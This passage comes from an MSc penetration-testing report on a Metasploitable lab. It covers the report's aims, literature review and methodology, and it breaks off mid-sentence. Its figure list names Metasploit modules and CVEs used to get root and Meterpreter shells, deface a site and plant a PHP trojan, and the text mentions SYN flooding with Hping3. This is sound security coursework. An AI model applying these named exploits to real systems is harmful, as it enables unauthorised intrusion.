



Conducting Penetration Testing on Small-Scale Networks and Mitigating Their Vulnerabilities

By

Bala Jaya Chandra Pichikala

Supervisor: Dr. Munyaradzi Nicholas Murira

Second Maker: Dr. Nitheesh Kaliyamurthy

Project submitted as part of the requirements for the award of
MSc Computer Networks and Cyber Security

JUNE 2024

DECLARATION

I, Bala Jaya Chandra Pichikala declare that I am the sole author of this Project; that all references cited have been consulted; that I have conducted all work of which this is a record, and that the finished work lies within the prescribed word limits.

This work has not previously been accepted as part of any other degree submission.

Signed: Bala Jaya Chandra Pichikala

Date: 05/07/2024

FORM OF CONSENT

I Bala Jaya Chandra Pichikala hereby consent that my Project, submitted in candidature for the MSc Computer Networks and Cyber Security degree, if successful, may be made available for inter-library loan or photocopying (subject to the law of copyright), and that the title and abstract may be made available to outside organisations.

Signed : Bala Jaya Chandra Pichikala

Date: 05/07/2024

ABSTRACT

The aim of this study was to implement penetration testing (Pentesting) using Metasploitable to identify, exploit, and mitigate vulnerabilities in a small organization's virtual network systems. Through the Pentesting Framework, various network vulnerabilities were exploited, including PHP-CGI, VSFTPD 2.3.4, UnRealIRC 3.2.8.1, Java RMI Server, Samba (v3.0.20 to 3.0.25rc3), unpassworded accounts, Ingreslock backdoor, dictionary attacks, Samba symlink traversal, Tomcat, and DVWA vulnerabilities. The study demonstrated successful exploitation of these vulnerabilities using Metasploit, highlighting critical weaknesses such as the PHP-CGI configuration vulnerability (CVE-2012-1823), VSFTPD backdoor (CVE-2011-2523), and Samba symlink traversal (CVE-2010-0926). Exploits were executed, resulting in unauthorized access, remote code execution, and system compromise, demonstrating the potential risk to network security. Mitigation strategies were proposed, such as updating software to patched versions, enforcing strong password policies, securing configurations, and implementing regular vulnerability assessments. The results underscored the importance of robust security measures and proactive vulnerability management to protect against potential threats. Moving forward, it is crucial for organizations to adopt a comprehensive security posture that includes continuous monitoring, timely patch management, and employee training on cybersecurity best practices. Implementing these strategies can significantly reduce the risk of exploitation and enhance the overall security of virtual network systems. The study concludes that while penetration testing is effective in identifying and exploiting vulnerabilities, a multi-layered security approach is essential to mitigate risks and protect organizational assets from cyber threats. Regularly updating systems, applying security patches, and conducting ongoing security assessments will help organizations stay ahead of potential vulnerabilities and maintain a secure network environment.

TABLE OF CONTENTS

Declaration	i
Abstract	ii
Table of Contents	iii
List of Tables.....	v
List of Figures	vi
Acknowledgements	i
CHAPTER ONE	1
INTRODUCTION.....	1
1.1. Background	1
1.2. Problem statement	3
1.3. Aim.....	3
1.4. Research Questions	3
1.5. Objective	3
1.6. Specific Objectives.....	4
1.7. Significance	4
1.8. Scope	5
1.9. Limitations	5
Literature Review	7
2.1. Overview	7
2.2. Review of related Literature.....	7
2.2.1. Vulnerabilities in virtual network system	7
2.2.2. Types of network audit penetration testing	8
2.2.3. Methods of exploiting network vulnerabilities through the Pentesting Framework.....	9

2.2.4. Strategies to mitigate the level of risk in the Metasploitable distribution.....	11
CHAPTER THREE.....	14
METHODOLOGY	14
3.1. Overview	14
3.2 Unit of Analysis	14
3.3 Population.....	15
3.4 Data Collection Methods.....	15
3.5 Experiment Design.....	15
3.6. Methodological Approach.....	16
CHAPTER FOUR.....	18
DESIGN AND IMPLEMENTATION.....	18
4.1. Overview	18
4.2. The Virtual Network System.....	18
4.3. Kali Linux Virtualisation and Installation.....	19
4.4. Virtualisation and Installation of Metasploitable	19
4.5. Pentesting Implementation.....	20
CHAPTER FIVE.....	65
DISCUSSION	65
5.1. Overview	65
5.2. Proposed mitigation measures for vulnerabilities identified.....	65
CHAPTER SIX	71
CONCLUSION AND RECOMMENDATION	71
6.1. Overview	71
6.2. Conclusion.....	71
6.3. Recommendation.....	73

CHAPTER SEVEN	74
REFERENCES	75

LIST OF TABLES

Table 4.1. Basic Nmap commands	21
Table 4.2. Basic Metasploit commands.	29

LIST OF FIGURES

Figure 4.1. DMZ of the Virtual Network	18
Figure 4.2. Kali Linux (Virtualised)	19
Figure 4.4. Nmap - Recognising computers on the local network.....	23
Figure 4.5. Nmap - Service and version recognition	23
Figure 4.6. OpenVAS - Authentication Page.....	25
Figure 4.7. Report of vulnerabilities found with OpenVAS	26
Figure 4.8. Identification of vulnerabilities found with OpenVAS	27
Figure 4.9. PHP-CGI vulnerability scanning by OpenVASS	30
Figure 4.10. Manual recognition of CGI vulnerability	31
Figure 4.11. CGI vulnerability scan, PHP (V 5.3.13 and 5.4.2)	32
Figure 4.12. Exploit/multi/http/php_cgi_arg_injection module options.....	32
Figure 4.13. Exploit research CGI vulnerability, PHP (V 5.3.13 and 5.4.2)	33
Figure 4.15. Information from exploit/multi/http/php_cgi_arg_injection	34
Figure 4.16. Module "exploit/multi/http/php_cgi_arg_injection".....	35
Figure 4.17. Obtaining Meterpreter session.....	36
Figure 4.18. Listing of files and directories in /var/www	37
Figure 4.19. Metasploitable2 Apache service website (Index.php)	37
Figure 4.20. Sample file (var/www/index.php)	38
Figure 4.21. Modification of var/www/index.php file (Defacement).....	38
Figure 4.22. Modified website (Defacement to index.php) in Metasploitable2	39
Figure 4.23. Investigation of the VSFTPD 2.3.4 vulnerability	40
Figure 4.24. Exploit/unix/ftp/vsftpd_234_backdoor module options	40
Figure 4.25. Exploit Research for VSFTPD 2.3.4	41
Figure 4.26. Configuration to module "exploit/unix/ftp/vsftpd_234_backdoor".....	41
Figure 4.27. Obtaining Shell session (Root)	42
Figure 4.28. Vulnerability investigation UnrealIRC 3.2.8.1	42
Figure 4.29. Exploit/unix/irc/unreal_ircd_3281_backdoor Module Options.....	43
Figure 4.30. Exploit research exploiting the Unreal IRC 3.2.8 vulnerability	43
Figure 4.31. Configuration module "exploit/unix/irc/unreal_ircd_3281_backdoor".....	44
Figure 4.32. Java RMI Server vulnerability investigation	44
Figure 4.33. Exploit/multi/misc/java_rmi_server module options	45
Figure 4.34. Research Exploit exploiting the Java RMI Server vulnerability	45

Figure 4.35. Getting Meterpreter session	46
Figure 4.36. Samba Vulnerability Scan (v3.0.20 to 3.0.25rc3).....	46
Figure 4.37. Exploit/multi/samba/usermap_script module options	47
Figure 4.38. Research Exploit that Samba (v3.0.20 to 3.0.25rc3	47
Figure 4.39. Configuration module "exploit/unix/irc/unreal_ircd_3281_backdoor".....	48
Figure 4.40. Obtaining <i>Shell</i> session (<i>Root</i>).....	48
Figure 4.41. MySQL - Unpassworded Account Check	49
Figure 4.42. Telnet - Ingreslock Backdoor (Port 1524)	50
Figure 4.43. Configuration of auxiliary/scanner/postgres/postgres/postgres_login module	51
Figure 4.44. Postgress - Entry to the service thanks to the dictionary attack	51
Figure 4.45. <i>Samba Symlink Traversal</i> Vulnerability Investigation	52
Figure 4.46 Auxiliary/admin/smb/samba_symlink_traversal module options	52
Figure 4.47. Exploit Research for Samba Symlink Traversal.....	53
Figure 4.48. SAMBA share verification (smbclient)	54
Figure 4.49. MB shared resource access.....	54
Figure 4.50. Tomcat Administration vulnerability scan	55
Figure 4.51. Auxiliary/admin/http/tomcat_administration module options.....	55
Figure 4.52. Configuration of the module "auxiliary/admin/http/tomcat_administration".....	56
Figure 4.53. Tomcat Manager Vulnerability Investigation.....	56
Figure 4.54. Exploit/multi/http/tomcat_mgr_deploy module options.....	57
Figure 4.55. Configuration of the module "exploit/multi/http/tomcat_mgr_deploy"	57
Figure 4.56 Getting <i>Meterpreter</i> session	58
Figure 4.57. Stored Cross Site Scripting (DVWA - Metasploitable).....	59
Figure 4.58. CSS vulnerability check	60
Figure 4.59. CSS vulnerability check	60
Figure 4.60. <i>File Upload</i>	62
Figure 4.61. Creation of malicious PHP file with Metasploit (<i>Trojan</i>)	63
Figure 4.62. Getting Meterpreter session.....	64
Figure 4.63. WAF concept (Source Author).....	67
Figure 4.64. <i>HoneyPOT</i> Concept.....	68

ACKNOWLEDGEMENTS

I sincerely appreciate my supervisor Dr Munyaradzi Nicholas Murira, for all their help during this journey, including their patient advice, enlightening feedback, and consistent support. Their knowledge and support have been crucial in determining the course of this project and fostering my development as a researcher I would also like to express my heartfelt gratitude to Dr Nitheesh Kaliyamurthy for their insightful thoughts and helpful remarks, which have enhanced the breadth and thoroughness of this work.

I would want to express my gratitude to those who teach and work at University of Wales Trinity Saint David for creating a supportive academic atmosphere and giving the resources I need to complete this research.

I am incredibly appreciative of my family and friends' unending love, support, and understanding. Your confidence in me has always given me courage and inspiration.

Finally, I would like to express our gratitude to everyone who took part in the study for being ready to contribute their time and experiences. Your opinion has greatly influenced how this study's conclusions have been developed.

This project would not have been possible without the collective support and contributions of everyone mentioned above. I sincerely appreciate the chance to embark on this project as well as the advice and support I have had along the road.

CHAPTER ONE

INTRODUCTION

1.1. Background

In the current digital era, network and information system security has become essential. Attacks targeting small-scale networks, commonly employed by startups and educational establishments, are on the rise. These networks are weak because they lack resources and security measures. Penetration testing is an active technique that identifies and addresses vulnerabilities before malevolent actors can exploit them.

Penetration testing is a method that mimics cyberattacks to identify security holes in a network. Once these vulnerabilities are identified, organisations can take effective mitigation measures to protect their data and assets. This project aims to strengthen small-scale networks' security posture through penetration testing, comprehensive vulnerability assessments, and mitigation strategies.

To understand that the evolution of Information and Communication Technologies (ICT) has made significant inroads in life, it is a tool that breaks down barriers of time and space, in an era of constant digital transformation [1]. For their part, companies optimize their processes in all areas, becoming more efficient, productive, and competitive, leaving behind traditional and ineffective models [2]; because of the above, it is inferred that Information and Communication Technologies are an instrument that guarantees organizational development [3], it should not be forgotten that supply and demand has led to the demand for technological inclusion by organizations [4], being a fundamental tool in the management of organizations [5].

Likewise, current small and medium-sized enterprises (SMEs) are aligned to the constant changes of globalization in order to process data through Information and Communication Technologies, in which integrity, availability and confidentiality policies contained in computer systems are guaranteed thanks to security and protection mechanisms [6], although some companies are still concerned about the technological risks that affect organizations [7]. There can be no doubt about the great advance of technology, which has brought with it new paradigms that demonstrate the imperative obligation to focus on the entities in relation to their strategic goals [8], without a doubt,

it provides opportunities for competitiveness and business sustainability [9]. The administration of a company must seek the correct projection and planning for the adequate control over it, by means of efficient control mechanisms that allow the company's viability to be diagnosed [10].

The present applied project is intended for the implementation of Pentesting tests of the virtual environment Metasploitable, the computer security audit will be implemented in the technological resources that will allow establishing and guaranteeing information security policies, starting from the identification of vulnerabilities of computer security approach, implementation of corrective actions and generation of security policies in an attempt to mitigate computer risks, through the development of the different phases of computer security audit as it is, the collection of information, identification and exploitation of vulnerabilities, leading to ensure a secure environment, finally, this project generates a positive impact on organizational efficiency related to computer security [11].

1.2. Problem statement

Organisations have been greatly impacted by the development of information and communication technologies (ICTs), which have made it possible for them to streamline operations, boost productivity, and become more competitive. Nonetheless, since data is a sensitive resource that needs to be protected, its significance for businesses cannot be emphasised. Computer security risks persist despite the implementation of significant controls because organisations are still impacted by the ongoing advancements in technology and digitalization. Metasploitable has observed transnational cyberattacks involving data breaches, illegal access, and information theft in virtual networks. Conversely, security permits risk isolation and a feeling of trust. Website, application, and web service security is the focus of web application security, a major area of computer security. Cybercriminals can compromise information security policies by taking advantage of computer vulnerabilities that are exploited by cyberattacks[12-21].

1.3. Aim

The aim of this project is to enhance the security of small networks by conducting penetration testing and proposing effective mitigation strategies.

1.4. Research Questions

- i. What are the existing vulnerabilities on the virtual network system?
- ii. What are the methods of exploiting network vulnerabilities through the Pentesting Framework as an intrusion test process of computer auditing?
- iii. Can Metasploitable infrastructure be used to exploits and execute penetration testing on the identified vulnerabilities?
- iv. Are there effective strategies to mitigate the level of risk in the Metasploitable distribution?

1.5.Objective

- 1.To design strategies to mitigate the vulnerabilities present in Metasploitable through the development and documentation of pentesting tests for this virtual environment.
2. Based on compatibility and security features, select and justify the operating system that will be used for penetration testing.

3. List the penetration testing frameworks and tools (like Nmap and Metasploit) and explain how to run the tests.
4. Describe the procedures used to gather information on network vulnerabilities, such as vulnerability assessments and network scans.
5. Explain how the virtual lab environment is configured, highlighting elements such as Windows 10, Metasploitable, and Kali Linux, and provide an example of the network architecture.
6. Describe the procedures for carrying out penetration tests and record how to take advantage of vulnerabilities that are found.
7. Create plans to lessen the effects of the vulnerabilities found, such as patching, changing configurations, and updating policies.

1.6. Specific Objectives

- i. To detail methods of exploiting network vulnerabilities through the Pentesting Framework as an intrusion test process of computer auditing.
- ii. To identify vulnerabilities on the virtual network system
- iii. To exploits and execute penetration testing of the Metasploitable infrastructure on the vulnerabilities identified in the virtual network system.
- iv. To document strategies to mitigate the level of risk in the Metasploitable distribution.

1.7. Significance

The top management of a company seeks the correct projection and planning for the adequate control over it, by means of efficient control mechanisms that allow the company's viability to be diagnosed. For its part, the manifestation of computer systems in information flows has been catalogued as that grouping of both tangible and intangible elements, in which the adequate processing of information is carried out. For the vast majority of organisations, information is the most important asset, and many companies have the scope of ensuring its administration in terms of integrity, availability and confidentiality policies. On the other hand, the computer security audit that will be implemented in the virtual environment Metasploitable will be of the black box type,

the auditor will not be provided with any information that allows or helps to identify and exploit the different vulnerabilities. It is worth mentioning that the vast majority of computer attacks today take advantage of design flaws or bugs in the different software, a software is a product derived from an exclusively intellectual result, which is made by humans and as a rational being is prone to make mistakes in their actions, because of this, during the stages of the life cycle of the software also be prone to failures, possibly leading to provide a product that does not meet the needs and expectations expected. A large part of these incidents is due to the fact that some web developers are not careful when designing their projects.

Implementing a Penetration Testing in the technological resources of the virtual environment Metasploitable will allow establishing and guaranteeing information security policies, this action conduct generates a sense of confidence and conformity on the part of internal and external clients, as well as placing the company's image in order to maximise awareness and legitimacy. The transcendence to the applied environment of the virtual environment Metasploitable focuses on the identification of vulnerabilities of computer security approach, implementation of corrective actions and generation of security policies in an attempt to mitigate computer risks through good practices of ethical hacking methodologies approach, the proposal aims to develop the different phases of computer security auditing such as information gathering, identification and exploitation of vulnerabilities, which lead to ensure a secure environment, finally this project generates a positive impact on organisational efficiency related to computer security.

1.8. Scope

The scope encompass the identification and comparison of different ethical hacking methodologies and using the selected methodologies to identify, exploit and mitigate vulnerabilities in a controlled virtual network environment.

1.9. Limitations

The limitations include a focused scope on virtual network infrastructures and the specificity to the Metasploitable environment, potentially limiting the generalizability of findings. Resource constraints, such as access to tools and skilled personnel, can impact the depth and breadth of the research. The study's reliance on reported vulnerabilities and the dynamic nature of cybersecurity pose challenges in capturing a comprehensive snapshot of network vulnerabilities. Finally,

participant diversity and the potential impact of external factors, such as vulnerability evolution and technological advancements, can further influence the study's applicability and relevance.

1.10. Report Structure

This report's format is intended to assist the reader in comprehending the goals, procedures, findings, and ramifications of the project. An outline of the ensuing chapters is provided below:

Chapter 2: Review of the Literature: In this chapter, the literature on network vulnerabilities, penetration testing techniques, and mitigation strategies is reviewed. It gives the project's theoretical framework.

Chapter 3: Research and Development Methodology: In this chapter, the experiment setup, data collection techniques, and research design utilised to carry out penetration tests and assess mitigation strategies are described.

Chapter 4: Design and Implementation: This chapter covers the penetration testing tools and procedures, as well as the design and setup of the virtual lab environment.

Chapter 5: Results and Discussion: In this chapter, the penetration test results are presented, the results are analysed, and the efficacy of the suggested mitigation strategies is discussed.

Chapter 6: Conclusions and Recommendations : The main conclusions, recommendations for further study, and real-world applications are outlined in this chapter.

Chapter 7: Reflections: In this chapter, the difficulties encountered throughout the project are discussed, along with the lessons discovered and possible areas for development.

CHAPTER TWO

LITERATURE REVIEW

2.1. Overview

This chapter reviews the existing literature on the significance of penetration testing (Pentesting) in enhancing computer security within virtual network environments. It explores the role of Information and Communication Technologies (ICT) in modern enterprises, emphasizing the need for robust security measures to protect data integrity, confidentiality, and availability. The review also examines various Pentesting methodologies and frameworks, analyzing empirical studies and case studies on environments like Metasploitable. This foundation aims to contextualize the importance of continuous security audits and effective mitigation strategies, setting the stage for the subsequent detailed examination of the study's methodology and findings.

2.2. Review of related Literature

2.2.1. Vulnerabilities in virtual network system

This consists of techniques that allow the computer security of a system to be compromised, taking advantage of vulnerabilities through different actions, some of which are listed in the following section, as follows:

SQL injection is a critical attack that takes advantage of database queries, the process is based on the injection of Structured Query Language programming language codes in previously designed sentences in order to compromise the normal activity of the database [22]. On the other hand, it is necessary to understand that Structured Query Language is a programming language focused on the operationalization of the information in the database [22]. Structured Query Language is characterized by data manipulation through DML commands that allow querying, extracting, updating, deleting, and inserting data in the database. It also uses DDL commands focused on the definition of data that allows creating, modifying, deleting databases, tables, indexes, etc. [22].

The method consists of executing fragments of SQL algorithms on the server; this technique is achieved by using erroneous processes in the filtering of variables that enable code injection [22]. This computer attack displays restricted information, modifies and/or deletes data, grants unauthorized access, executes malicious commands, takes control of the database, compromises the operating system hosting the server, among others [22].

Distributed Denial of Service (DDOS) aims to flood the network traffic of servers to prevent the continuity of services [23]. The technique denies access to services to authorized users by flooding requests using various sources that generate a progressive attack, usually using excessive memory consumption, overloading the CPU, sudden blocking of the service [23].

Through the Hping tool it is possible to carry out a DDOS attack, as it allows TCP, UDP and RAW-IP packets to be sent to the victim, unlike the Ping application that only sends ICMP packets [23]. With Hping3 it is possible to execute TCP/SYN Flooding attacks to flood the service with packets and leave it inaccessible and inoperative for a certain period of time, bearing in mind that several factors influence the attack [23].

Dictionary attack takes advantage of the authentication control in software [24]. The mechanism consists of having an external file with the combination of possible credentials related to the user. That is why the effectiveness of the attack is due to the use of unsecure passwords [24]. With tools such as Crunch, The harvester or CeWL, one can customize the dictionaries. On the other hand, with the applications Metasploit, Brutel, Cain & Abel, TCH-Hydra, or John the Ripper, you can launch brute force or dictionary attacks [24]. Excessive Privileges develop when a user is granted privileges in the database that exceed the requirements of his role [25]. This makes it possible to abuse his privileges for unauthorized and/or criminal purposes such as querying, modifying, deleting confidential information, path to execute more dangerous attacks, taking control of the database, etc. [25].

Cross Site Scripting (XSS) is various types of attacks that exploit vulnerabilities related to the programming used in websites [26]. It allows the attacker to insert HTML or JavaScript instructions into the vulnerable web application, leading to the theft of cookies, redirection to external web pages, uploading malicious files, modification of the web page (defacement) [26].

2.2.2. Types of network audit penetration testing

The pentesting procedure usually follows a systematised process, usually involving a reconnaissance phase, a vulnerability analysis phase, an exploitation phase, a post-exploitation phase and a reporting phase [27]. The process of unauthorised access to a computer system is considered to be arduous if the correct configuration and administration is in place. The implementation of Pentesting will be developed in the following way, as follows:

Information gathering phase, a large number of tools are available for the recognition and collection of information of the target to be audited, in which Maltego, The Harvester, Anubis, Fosa, Uniscan, VisualRoute, online services, among others, can be evidenced. The objective of this stage is to collect as much information as possible, such as DNS servers, e-mail servers, company metadata, relevant information about the organisation, data jumps, domain information, documents, information about people linked to the company [28].

Phase 2 corresponds to the mapping of the network, where the available hosts are surveyed or monitored, discovery of operating systems, ports and services of the target to be audited, using tools such as NetScan, Hping, SuperScan, Nmap, among others [29].

Phase 3 corresponds to the identification of vulnerabilities, which is developed from the information collected in the previous phases, and continues with the discovery of vulnerabilities in the host to be audited, using tools that automate the process of searching for weaknesses such as Nessus, OpenVAS, Retina, Acunetix and even NMAP itself. Keep in mind that a vulnerability is a flaw in a system, which can be exploited to compromise security [30].

During intrusion phase 4, which is considered to be the most interesting and arduous, it must be carried out with rigour by the computer security auditor, the aim being to compromise the security of the system through the professional's intrinsic techniques, skills and abilities. It is carried out thanks to the information provided by the previous stages. Depending on the context of the vulnerabilities discovered, exploitation tools such as Hping3, Hydra, Ettercap, SQLMap, Wireshark, Burp Suite, Immunity CANVAS, John the Ripper, Burp Suite, Metasploit are used [31].

2.2.3. Methods of exploiting network vulnerabilities through the Pentesting Framework

These guides are generally oriented towards ethical hacking tests in organisations, they act in accordance with these models to assist the management level in making the right decisions for the benefit of the company. Ethical Hacking focuses on the great contributions provided by morals and ethics, for the Doctor of Philosophy Pekka Himanen in his book Hacker Ethics and the Spirit of the Information Age, links the term ethics and hacking to the enthusiastic and passionate subject to technology, who works under the observance of ethical codes, even if they are not intrinsically registered [32].

The methodologies of Ethical Hacking correspond to those guidelines structured to address the risks in the context of computer security, promoting control strategies and security prevention as support to the different technological services that deal with minimising the risks before possible computer attacks, its purpose is to support the administration of information according to the compliance of integrity, availability and confidentiality policies.

Among the most important current methodologies are Certified Ethical Hacker⁶, Offensive Security, OWASP, Penetration Testing Execution Standard (PTES), the Information Systems Security Assessment Framework, and Technical Guide to Information Security Testing and Assessment (NIST SP 800-115). Open-Source Security [33].

Testing Methodology Manual - OSSTMM⁸, the latter methodology authorises the investigation, identifying and exploitation of computer security vulnerabilities, through an outline inspection and implementation of methods and tools that allow a computer security audit to be carried out [33].

This series of actions has as main objective to identify those incidents and vulnerabilities of computer security, as well as to provide solutions to dissipate the possible risks before offensives, the Manual of the Open Methodology of Security Testing raises in a systematic way the audit process in the computer systems in (7) seven steps of security, which corresponds to the information, processes, internet technologies, communications, wireless, physical and the section focuses on the security of operating systems [34]. The audit is governed by the phases of information gathering, network monitoring, vulnerability identification, and vulnerability exploitation.

OSSTMM offers appropriate solutions to minimise risks through the implementation of security audits leading to information gathering, vulnerability discovery and analysis, risk assessment and training of system users. These actions are part of best practices witnessed in international standards such as ISO 270019, ISO 27002, ITIL, NIST [35].

The methodology of the Open Web Application Security Project - OWASP, a recognised international non-profit foundation, which is supported by various sectors of the computer security community, has shown great progress over time and aims to lead the unwavering battle against computer vulnerabilities in software, specifically related to the security of web applications [33].

It is recognised as a security standard in web applications to determine vulnerabilities and combat computer attacks, its prestigious OWASP Top Ten project identifies and determines the list of the

ten most significant computer risks in web applications, which since 2010 has ranked Injection as the main one [33], [35]. The OWASP project is responsible for providing entities with security, reliability in the development, purchase and maintenance of web applications.

The OWASP guide is a comprehensive document that provides a handbook specifically for web application security of those countermeasures with a focus on verification and assessment of computer security [36]. In this way, a complete guide to provide less insecure software is provided. This methodology is especially aimed at developers, software testers and of course computer security specialists, based on providing up-to-date and useful information on security threats. Furthermore, the Information System Security Assessment Framework ISSAF methodology is promoted by the Open Information Systems Security Group OISSG, which is implemented through 3 stages, corresponding to planning and preparation, followed by assessment and finally by the reporting phase, cleaning and destroying artefacts [37]. The main focus is on the security assessment of the network structure as well as the system as a whole. The process of the different phases has a similar approach to the implementation of a computer security audit as outlined in the following section (information gathering, network mapping, vulnerability awareness, intrusion. It could certainly be inferred that ISSAF guidance is much more extensive than that of OSSTMM [37].

Finally, the role of the international standards issued by the International Organisation for Standardisation 27001:2013 and 27002:2013 in organisations is fundamental and transcendental, it corresponds to the most used and widespread standard, which deliberated a new structure of the already known Information Security Management System; ISO 27001:2013 is the first revision of its predecessor released in 2005 [38]. It is perceived that its structure has changed due to the imperative need to adapt to the updated versions of the other ISO standards. This standard in turn provides a continuous improvement in the Information Security Management System, which has allowed the improvement of the different processes and services provided by each entity, reducing costs, time, resources and other benefits that guarantee organisational efficiency, as there is a greater focus on the management of the processes of the aforementioned model.

2.2.4. Strategies to mitigate the level of risk in the Metasploitable distribution

Cybersecurity experts often grapple with the challenge of mitigating the risks associated with vulnerable systems like the Metasploitable distribution. One strategy that has gained prominence is

the implementation of rigorous patch management protocols. Patch management involves the timely application of software updates and security patches to address known vulnerabilities [39]. Advocates argue that a proactive approach to patch management can significantly reduce the attack surface and enhance system resilience against known exploits. However, critics contend that patch management is not without its challenges, citing potential compatibility issues and the risk of introducing new vulnerabilities inadvertently [40].

Another widely discussed strategy is the adoption of network segmentation to limit the impact of potential breaches. Network segmentation involves dividing a network into smaller, isolated segments to contain and mitigate the spread of attacks [41]. Proponents argue that segmentation enhances control and visibility, allowing organisations to enforce stricter access controls and monitor traffic more effectively. However, detractors warn that segmentation alone may not suffice in complex environments, especially if misconfigurations or weak segmentation controls are present [42].

Additionally, the implementation of intrusion detection and prevention systems (IDPS) is often touted as a crucial line of defence against cyber threats. IDPS solutions monitor network and system activities in real-time, identifying and responding to suspicious behaviour or malicious activities [43]. Supporters assert that IDPS can help organisations detect and mitigate attacks promptly, thereby reducing the window of opportunity for adversaries. Nevertheless, critics caution that IDPS deployment requires careful tuning and configuration to avoid false positives and negatives, which could lead to alert fatigue and missed detections [44].

Furthermore, the principle of least privilege is frequently endorsed as a fundamental security practice to minimise the potential impact of security incidents. This principle advocates for granting users the minimum level of access and permissions necessary to perform their job functions [45]. Advocates argue that limiting user privileges can restrict the ability of attackers to escalate privileges or move laterally within a compromised system. However, opponents raise concerns about the practicality of implementing least privilege in dynamic environments, where users may require elevated permissions for legitimate tasks, potentially leading to operational inefficiencies [46].

Moreover, the integration of robust authentication mechanisms, such as multi-factor authentication (MFA), is increasingly seen as a critical component of a comprehensive security posture. MFA requires users to provide multiple forms of identification before accessing sensitive systems or data [47]. Supporters assert that MFA can thwart many common attack vectors, such as password-based attacks and credential theft, thereby enhancing overall security. Nonetheless, critics highlight usability challenges and user resistance as potential barriers to widespread MFA adoption, underscoring the importance of user education and seamless authentication experiences [48].

Lastly, proactive threat intelligence sharing among organisations and industry peers has emerged as a collaborative approach to enhancing cyber resilience. Threat intelligence sharing enables organisations to gain insights into emerging threats, tactics, and techniques, allowing them to better anticipate and defend against potential attacks [49]. Advocates argue that collective intelligence empowers organisations to stay ahead of evolving threats and adapt their security strategies accordingly. However, skeptics question the efficacy of threat intelligence sharing, citing concerns about information accuracy, trust issues, and competitive sensitivities that may hinder meaningful collaboration [50].

In conclusion, mitigating the level of risk in the Metasploitable distribution requires a multifaceted approach that combines technical controls, user awareness, and collaborative efforts within the cybersecurity community. While various strategies, such as patch management, network segmentation, IDPS deployment, least privilege enforcement, MFA implementation, and threat intelligence sharing, offer promising avenues for risk reduction, each approach presents its own set of challenges and considerations. By carefully evaluating these strategies and addressing their associated limitations, organisations can bolster their cybersecurity posture and better protect their assets against evolving cyber threats.

CHAPTER THREE

METHODOLOGY

3.1. Overview

This chapter details the development process used for the applied project, which is carefully organised around the Onion Framework, is covered in detail in this chapter. The Onion Framework is well known for its thorough, multi-layered methodology, which makes it especially useful for deciphering intricate virtual environments like Metasploitable. This methodology ensures a comprehensive and methodical assessment of computer security risks within Metasploitable systems by utilising the Onion Framework. Because the framework is layered, a thorough and nuanced analysis can be performed, beginning with a general overview of the system and working gradually towards more specialised and in-depth data collection and experimental design.

General system analysis, which offers a high-level comprehension of the Metasploitable environment, is the main focus of the first layer. This entails figuring out the architecture of the system, its essential parts, and possible points of vulnerability entry. By acquiring this fundamental understanding, we can create a strong foundation for upcoming, in-depth research. Later layers explore the details in greater detail, gradually focusing in to reveal more minute details and possible security vulnerabilities. This entails collecting extensive amounts of data using a variety of instruments and methods in order to obtain pertinent data regarding the functionality, weaknesses, and possible dangers of the system. The information gathered at this point is essential for comprehending the unique security issues that the Metasploitable systems are facing.

The Onion Framework's last layers are devoted to experimental design. In order to evaluate the security precautions of the system and find any vulnerabilities, focused experiments and simulations are carried out here.

3.2 Unit of Analysis

At the core layer of our framework is the unit of analysis: the Metasploitable virtual environment. This project evaluates the risks associated with computer security within these systems, forming the foundation of our study.

3.3 Population

Expanding outwards to the next layer, the population under investigation includes all computer systems within the Metasploitable environment. A holistic approach is taken to analyze the entire population, rather than sampling specific subsets, to ensure a comprehensive security evaluation.

3.4 Data Collection Methods

The data collection layer employs various techniques to gather relevant information:

- ✓ **Checklists:** These are used to identify existing security controls within the Metasploitable systems.
- ✓ **Penetration Tests:** Conducted to perform security audits, gather information, identify vulnerabilities, and exploit them to ensure a secure environment. Tools such as Kali Linux and Metasploitable are utilized to facilitate these tests.

3.5 Experiment Design

The outermost layer involves the experimental design, implementing a controlled testing environment using Oracle VM VirtualBox software with two virtual machines running Kali Linux and Metasploitable. The pentesting process includes the following phases:

- i. Information Identification
- ii. Vulnerability Recognition
- iii. Exploitation
- iv. Reporting and Recommendations

Table 3.1. Operating System Requirements

Software	Version	Description
Metasploitable 2	2	Linux kernel operating system (Virtual Machine) for computer security auditing.
Kali Linux	1.1.0a	Operating system as a virtual machine for pentesting.
Windows 10 Pro		Operating system used as host.

Table 3.2: Software Requirements:

Utility	Description
Apache2 (2.4.29)	Server
Damn Vulnerable Web Application	
Metasploitable	Tool
Metasploit	Tool
Chrome	Tool
OpenVAS	Tool
Iptable	Tool

Table 3.3: Hardware Requirements


Specification	Team 1	Team 2
Brand	Lenovo	Aspire
Model	Idea320	A315-51
Type	Laptop	Laptop
Processor	AMD A12-9720P 3.6GHz 4C	i3-6006U
RAM Memory	32 GB	8 GB
Hard Disk	1 Tera	500 GB

3.6. Methodological Approach

The methodological approach is quantitative, aimed at evaluating information security levels through computer auditing methodologies such as OWASP, ISSAF, and OSSTMM. These methodologies facilitate a detailed analysis of security vulnerabilities and their exploitation, within a controlled pentesting environment. The project is exploratory, descriptive, and explanatory, aiming to:

